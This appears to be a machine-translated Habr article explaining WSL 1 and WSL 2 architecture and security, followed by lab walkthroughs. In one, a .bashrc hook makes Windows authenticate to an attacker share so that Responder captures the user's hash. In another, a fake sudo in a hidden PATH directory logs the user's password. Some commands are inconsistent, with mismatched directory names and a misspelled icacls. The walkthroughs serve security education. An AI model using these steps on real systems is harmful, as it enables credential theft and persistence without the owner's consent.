

Zdravo, Habr! U oktobru OTUS pokreće novu grupu kursa . Uoči početka kursa delimo sa vama članak koji je napisao jedan od naših instruktora — Aleksandar Kolesnikov.
Godine 2016. kompanija Microsoft predstavila je IT zajednici novu tehnologiju WSL (Windows Subsystem for Linux), koja je u budućnosti trebala da ujedini dosad neprimirljive konkurente koji su se borili za popularnost kako među običnim, tako i među naprednim korisnicima OS-a: Windows i Linux. Ova tehnologija je omogućila korišćenje alata iz Linux okruženja u Windows-u bez potrebe za pokretanjem Linux-a, na primer, putem višestrukog pokretanja (Multi-boot). Na Habu možete pronaći veliki broj članaka koji opisuju prednosti korišćenja WSL-a. Međutim, nažalost, u vreme pisanja ovog članka na ovom resursu nije pronađeno istraživanje o bezbednosti takvog simbioze operativnih sistema. Ovaj post će biti pokušaj da se to ispravi. U članku će biti objašnjene karakteristike arhitektura WSL 1 i 2, razmanjiće se nekoliko primera napada na sisteme koji koriste ove tehnologije. Članak je podeljen na 2 dela. U prvom će biti predstavljene osnovne teorijske metode napada sa strane Linux-a i Windows-a. Drugi članak će uključiti podešavanje testne sredine i reprodukciju napada.
WSL 1: karakteristike arhitekture
Za najpreciznije razumevanje problema bezbednosti WSL-a potrebno je definisati osnovne nijanse vezane za implementaciju podsistema. Jedan od glavnih korisničkih zadataka koje WSL rešava jeste omogućavanje rada kroz Linux terminal na hostu sa OS-om Windows. Takođe, ponuđena kompatibilnost je bila toliko prirodna da su Linux izvršni fajlovi (ELF) mogli da se pokreću direktno u Windows sistemu. Da bi se postigli ovi ciljevi u Windows 10, kreiran je poseban podsistem koji omogućava pokretanje Linux aplikacija uz pomoć skupa određenih sistemskih poziva — tako je preduzeta pokušaj mapiranja skupa syscall-ova Linux-a na Windows. Fizički, to je realizovano dodavanjem novih drajvera i novog formata procesa. Vizuelno, arhitektura je izgledala ovako:

U suštini, interakcija sa operativnim sistemom Linux organizovana je putem nekoliko jezgarskih modula i posebnog tipa procesa — pico. Iz gornje sheme se može videti da proces pokrenut u instanci Linux na hostu mora biti nativan i koristiti iste resurse kao i obične Windows aplikacije. Kako doći do toga? U projektu razvijeni su koncepti procesa za Windows koji su pružili sve potrebne komponente operativnog sistema (u zavisnosti od njene verzije) za pokretanje aplikacije druge OS.
Primijetimo da je predložena apstrakcija omogućila da se ne orijentišemo na operativni sistem (naročito — Windows) u kojem se očekuje pokretanje procesa druge OS, i ponudila opšti pristup.

Tako je svaka aplikacija unutar pico procesa mogla raditi bez oslanjanja na Windows jezgro:
- Problemi kompatibilnosti i translatacije sistemskih poziva trebali bi se rešavati posebnim provajderima;
- Ograničavanje pristupa treba vršiti putem Monitoringa bezbednosti. Monitor se nalazi u jezgru, pa je Windowsu bio potreban upgrade u vidu novog drajvera koji bi mogao da služi kao provajder za takve procese. Prototip pico procesa je shematski prikazan u nastavku:
S obzirom na to da datotečni sistem Linux koristi velika i mala slova u nazivima datoteka i direktorijuma, u Windows su dodate 2 vrste datotečnih sistema za rad sa WSL — VolFS i DriveFS. VolFS je implementacija datotečnog sistema Linux, a DriveFS je datotečni sistem koji funkcioniše po pravilima Windows-a, ali ima mogućnost izbora osetljivosti na velika i mala slova u imenima.
WSL 2
WSL 1 imala je nekoliko ograničenja koja nisu omogućila korišćenje za rešavanje širokog spektra zadataka: na primer, nije bila moguća pokretanja 32-bitnih Linux aplikacija, a nije bilo moguće koristiti drajbere uređaja. Zbog toga je 2020. godine predstavljena WSL 2, koja je promenila pristup izgradnji podsystema. WSL 2 je optimizovana virtuelna mašina koja zadovoljava karakteristike WSL 1 po potrošnji resursa. Sada, u zavisnosti od problema koje korisnik Windows operativnog sistema rešava, može se izabrati potrebna verzija podsystema za rad sa Linux-om. Za mitigaciju mogućih ranjivosti, WSL 2 je implementirana na bazi Hyper-V u Windows 10. U ovom obliku, Windows ima mogućnost izolovanog pokretanja jezgra operativnog sistema Linux. Treba napomenuti da je verzija 1 WSL predstavljena kao beta funkcija koja je trebala da pokaže razvojni pravac Windows-a u ovoj oblasti, pa je prelazak na Hyper-V bio neizbežan. Konačna arhitektura izgleda ovako:

U ovom izdanju, jezgre sistema Windows i Linux imaju sopstvene resurse i presek postoji samo u datotečnom sistemu, međutim taj presek ne može se smatrati potpunim. Interakcija između datotečnih sistema odvija se putem klijent-server obavezne, koja funkcioniše prema 9P protokolu.
Danas Microsoft omogućava prebacivanje između WSL 1 i WSL 2. Obe verzije su dostupne za korišćenje.
Sigurnost WSL
Trenutno postoji nekoliko radova koji opisuju određene pristupe korišćenju legitimnih alata OS-a za napad na interakciju između podsystema. Koristićemo njihove scenarije za proveru relevantnosti napada u trenutku pisanja članka. Opšti pregled napada i scenarija sprovođenja:
1. Implementacija datotečnog sistema: prava pristupa, prisustvo zajedničkih direktorijuma/mehanizama za razmenu podataka.
Istraživanja su sprovedena povodom kršenja pravila pristupa iz Linux FS->Windows FS, Windows FS->Linux FS. Istraživanja su pokazala mogućnost modifikacije određenog fajla unutar ciljanog OS-a. Takođe su izvršeni pokušaji zamene, stvaranja duplicata i brisanja delova datotečnih sistema.
Scenarij:
- A. Napad iz operativnog sistema Windows — modifikacija datoteka iz direktorijuma /etc OS-a Linux.
- B. Napad iz operativnog sistema Linux — modifikacija datoteka u direktorijumima:
C:Windows,C:Program Files,C:Users
2. Implementacija mrežnog staka.
Istraživanja su provedena na primjerima napada operativnog sistema Linux na Windows. Iskorištene su karakteristike rada mrežnog staka, konkretno — mehanizmi autentifikacije na različitim resursima.
Scenarij:
- Otvaranje pristupa portu koji je zauzet u sistemu Windows
- Otvaranje porta bez odgovarajućih prava
- Pokretanje reverse shell-a koristeći elf datoteku u operativnom sistemu Windows.
3. Skrivanje pokretanja procesa zlonamjernog softvera koristeći WSL pod-sistem.
Istraživanja su se temeljila na jednostavnom faktu — zaštitni pod-sistemi ne mogu pratiti događaje u drugom jezgru koje radi koristeći legitimnog provajdera operativnog sistema u slučaju WSL 1. U slučaju WSL 2 nema mogućnosti uvida u događaje koji se odvijaju u odvojenom jezgru unutar lagane virtualne mašine.
Scenarij:
1) Pokretanje aplikacije za daljinski pristup sistemu i pregled registrovanih događaja.
WSL 1 eksperimenti: presretanje hash-a (Windows OS)
Napokon smo stigli do praktičnog dijela. Prvo, potrebno je postaviti okruženje za testove. Svi eksperimenti će se provoditi na radnoj stanici sa instaliranim Windows 10 verzijom 2004. Kao slika operativnog sistema za WSL izabrana je slika Ubuntu 18.04. Slika je izabrana nasumično i svaka druga će raditi na isti način. Komande za podešavanje radne stanice:
Prethodno je potrebno pokrenuti powershell.exe kao administrator.
Za WSL 1 potrebno je izvršiti komande:
- Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Windows-Subsystem-Linux #Aktivirajte WSL funkciju
- Invoke-WebRequest -Uri aka.ms/wsl-ubuntu-1804
-OutFile ~/Ubuntu.appx -UseBasicParsing #Preuzmite Linux sliku iz Microsoft Store-a
Nakon ponovnog pokretanja radne stanice možete pozvati bash komandu. Ako je sve ispravno prošlo, vidjet ćete otprilike ovakav ishod u Windows konzoli:

Kao napadački stroj koristićemo distribuciju Kali Linux, sve mašine trebaju biti u istoj lokalnoj mreži.
Pretpostavimo da imamo nepriviligovani pristup WSL na Windows računaru. Pokušaćemo da izvršimo napad na Linux operativni sistem pozivajući komandu iz Linux-a. Za sprovođenje napada koristićemo jednostavnu tehniku automatskog pokretanja — dodajemo naš skript za izvršavanje u Linux okruženju. Za to je potrebno izmeniti datoteku .bashrc.
Na računaru s WSL izvršavamo:
	1. bash
	2. Idemo u lični direktorijum korisnika: cd /home/sam/
	3. echo "home/sam/.attack.sh" >> .bashrc
	4. echo "icalcs.exe \\\\attacker_ip\\shareName\\" > /dev/null 2>&1 >> .attack.sh
	5. chmod u+x .attack.sh
	6. exit
Na računaru Kali Linux izvršavamo:
1. Responder -I eth0 -rdvwNa Windows računaru pokrenućemo bash.
Čekamo rezultat na Kali Linux računaru:

Na taj način, dobili smo hash korisnika Windows putem WSL, izvršavajući komandu na Linux sistemu.
WSL 1 eksperimenti: dobijanje lozinke korisnika (Linux OS)
Izvešćemo još jedan eksperiment. Tokom ove provere dopunićemo datoteku .bashrc nekoliko komanda kako bismo dobili lozinku korisnika Linux operativnog sistema.
Pokrenućemo bash i uneti komande:
1. mkdir .hidden
2. echo "export PATH=$HOME/.hidden/:$PATH:" >> .bashrc
3. echo "read -sp '[sudo] password for $USER: ' sudopass" > .hidden/sudo
4. echo "echo """ >> .mysudo/sudo
5. echo "sleep 2" >> .mysudo/sudo
6. echo "echo 'Žao mi je, pokušajte ponovo.'" >> .mysudo/sudo
7. echo "echo $sudopass >> /home/sam/.mysudo/pass.txt" >> .mysudo/sudo
8. echo "/usr/bin/sudo $@" >> .mysudo/sudo
9. chmod +x .mysudo/sudo
10. exit
Za uspešno završavanje napada, potrebno je da korisnik Sam pozove sudo u Linux terminalu. Nakon toga, lozinka korisnika Linux operativnog sistema biće u datoteci pass.txt:

Implementacija napada je predstavljena samo za teorijsko upoznavanje.
U sledećem delu članka biće opisana implementacija 9P protokola, razmatrana izrada skenera za ovaj protokol, kao i sproveden napad uz njegovu pomoć.
Lista korišćene literature
Pročitajte još
Izvor: habr.com

 Russian
 Italian
 German
 Polish
 Estonian
 Albanian
 Bosnian
 Bulgarian
 Croatian
 Czech
 Danish
 Dutch
 English
 Finnish
 French
 Hungarian
 Latvian
 Lithuanian
 Norwegian
 Portuguese
 Romanian
 Slovak
 Slovenian
 Spanish
 Swedish
 Turkish